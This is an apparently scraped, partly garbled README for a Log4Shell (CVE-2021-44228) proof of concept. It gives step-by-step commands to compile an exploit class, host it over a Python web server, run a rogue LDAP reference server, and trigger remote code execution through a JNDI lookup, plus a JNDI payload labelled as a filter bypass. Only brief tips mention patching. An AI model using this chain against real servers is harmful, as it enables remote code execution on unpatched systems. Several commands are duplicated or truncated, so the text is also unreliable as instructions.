

The version of 1.x have other vulnerabilities, we recommend that you update the latest version.

Security Advisories / Bulletins linked to Log4Shell (CVE-2021-44228)

Usage:

download this project, compile the exploit code blob/master/src/main/java/Exploit.java, and start a webserver allowing downloading the compiled binary.

```
git clone https://github.com/tangxiaofeng7/CVE-: Cd CVE-2021-44228-Apache-Log4j-Rce

javac Exploit.java

# start webserver
# For Python2
python -m SimpleHTTPServer 8888
# For Python3
python3 -m http.server 8888

# make sure python webserver is running the same curl -I 127.0.0.1:8888/Exploit.class
```

download another project and run *LDAP server* implementation returning *JNDI references* https://github.com/mbechler/marshalsec/blob/master/src/main/java/marshalsec/jndi/LDAPRefServer.java

```
git clone https://github.com/mbechler/marshalseccd marshalseccd marshalseccd # Java 8 required mvn clean package -DskipTests java -cp target/marshalsec-0.0.3-SNAPSHOT-all.ja
```

build and run the activation code (simulate an log4j attack on a vulnerable java web server)

Languages

Java 100.0%

<u>blob/master/src/main/java/log4j.java</u>, and your calculator app will appear.

```
cd CVE-2021-44228-Apache-Log4j-Rce
mvn clean package
java -cp target/log4j-rce-1.0-SNAPSHOT-all.jar

# expect the following
# 1. calculator app appear
# 2. in ldapserver console,
# Send LDAP reference result for Exploit redir
# 3. in webserver console,
# 127.0.0.1 - - [....] "GET /Exploit.class HTTI
```

Tips:

Do not rely on a current Java version to save you. Update Log4 (or remove the JNDI lookup). Disable the expansion (seems a pretty bad idea anyways).

Bypass rc1

For example:

```
${jndi:ldap://127.0.0.1:1389/ badClassName}
```

Bypass WAF

Don't trust the web application firewall.



Lookups provide a way to add values to the Log4j configuration at arbitrary places.

Lookups


The methods to cause leak in finally

```
LogManager.getLogger().error()
LogManager.getLogger().fatal()
```

Simple Check Method

If you want to do black-box testing, I suggest you do passive scanning.

BurpLog4jScan



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